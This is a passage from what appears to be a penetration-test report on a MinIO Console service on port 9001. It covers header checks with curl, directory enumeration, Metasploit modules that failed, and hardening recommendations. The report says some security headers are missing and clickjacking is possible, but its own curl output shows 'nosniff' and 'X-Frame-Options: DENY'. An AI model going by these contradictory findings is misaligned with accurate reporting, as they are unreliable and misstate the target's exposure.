
The Nikto scan also reported missing security headers, such as X-Content-Type-Options and improper configurations of Content-Security-Policy;

```
┌──(kali㉿kali)-[~]
└─$ curl -I http://10.137.0.149:9001
HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Length: 1310
Content-Security-Policy: default-src 'self' 'unsafe-eval' 'unsafe-inline';
Content-Type: text/html
Last-Modified: Mon, 16 Dec 2024 13:46:22 GMT
Referrer-Policy: strict-origin-when-cross-origin
Server: MinIO Console
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Xss-Protection: 1; mode=block
Date: Mon, 16 Dec 2024 13:46:22 GMT
Connection: close
```

This leaves the service exposed to attacks like MIME-type sniffing, clickjacking, or content injection vulnerabilities. Additionally, the robots.txt file hinted at more directories, which were subsequently enumerated using Dirbuster. The discovered directories include /images/, /scripts/, /static/, and /styles/, though no additional critical content was found.



Manual testing with curl confirmed that the service returned a valid HTTP response, providing further evidence of active MinIO Console functionalities. Metasploit modules were explored to assess potential vulnerabilities; however, the available modules did not identify any immediate weaknesses. For instance, the axis_local_file_include module failed to exploit the target, and the suitecrm_log_file_rce module was not compatible without further configuration.



These findings suggest that while no direct remote code execution vulnerability was confirmed, the presence of sensitive files poses a significant risk, especially in a production environment. If these files are accessed or exploited, they could provide attackers with critical system information or credentials.

Recommendations

To mitigate the identified risks associated with the MinIO Console on port 9001, the following actions are recommended;

1. Secure Sensitive Files:-
    - ✓ Immediately remove or restrict access to sensitive files such as .pem, .tar, .jks, and .war files.
    - ✓ Perform a comprehensive cleanup to ensure backup files are not exposed to unauthorized users.
2. Enforce Strong Security Headers:-
    - ✓ Implement security headers like X-Content-Type-Options: nosniff, X-Frame-Options: DENY, and a strict Content-Security-Policy to protect against common web-based attacks.

3. Restrict Access to Port 9001:-

    - ✓ Use firewall rules to allow access to port 9001 only from trusted IP addresses.
    - ✓ Disable public-facing administrative interfaces and secure access through VPN or internal networks.

4. Monitor and Audit Logs:-

    - ✓ Enable logging and auditing on the MinIO Console to detect unauthorized access attempts.
    - ✓ Regularly review logs to identify any suspicious activities.

5. Patch and Update:-

    - ✓ Ensure that the MinIO Console is running the latest version to mitigate known vulnerabilities.
    - ✓ Apply security patches as soon as they are released by the vendor.

Port 9001 is running the MinIO Console service, which exposes several sensitive backup and certificate files. Weak security headers and improper access controls further increase the risk of exploitation. Although no immediate critical vulnerabilities were identified, the presence of these files presents a Medium Risk. Implementing the recommended mitigations will significantly reduce exposure and protect sensitive data. Further monitoring and securing of administrative interfaces are essential to prevent unauthorized access and data leakage.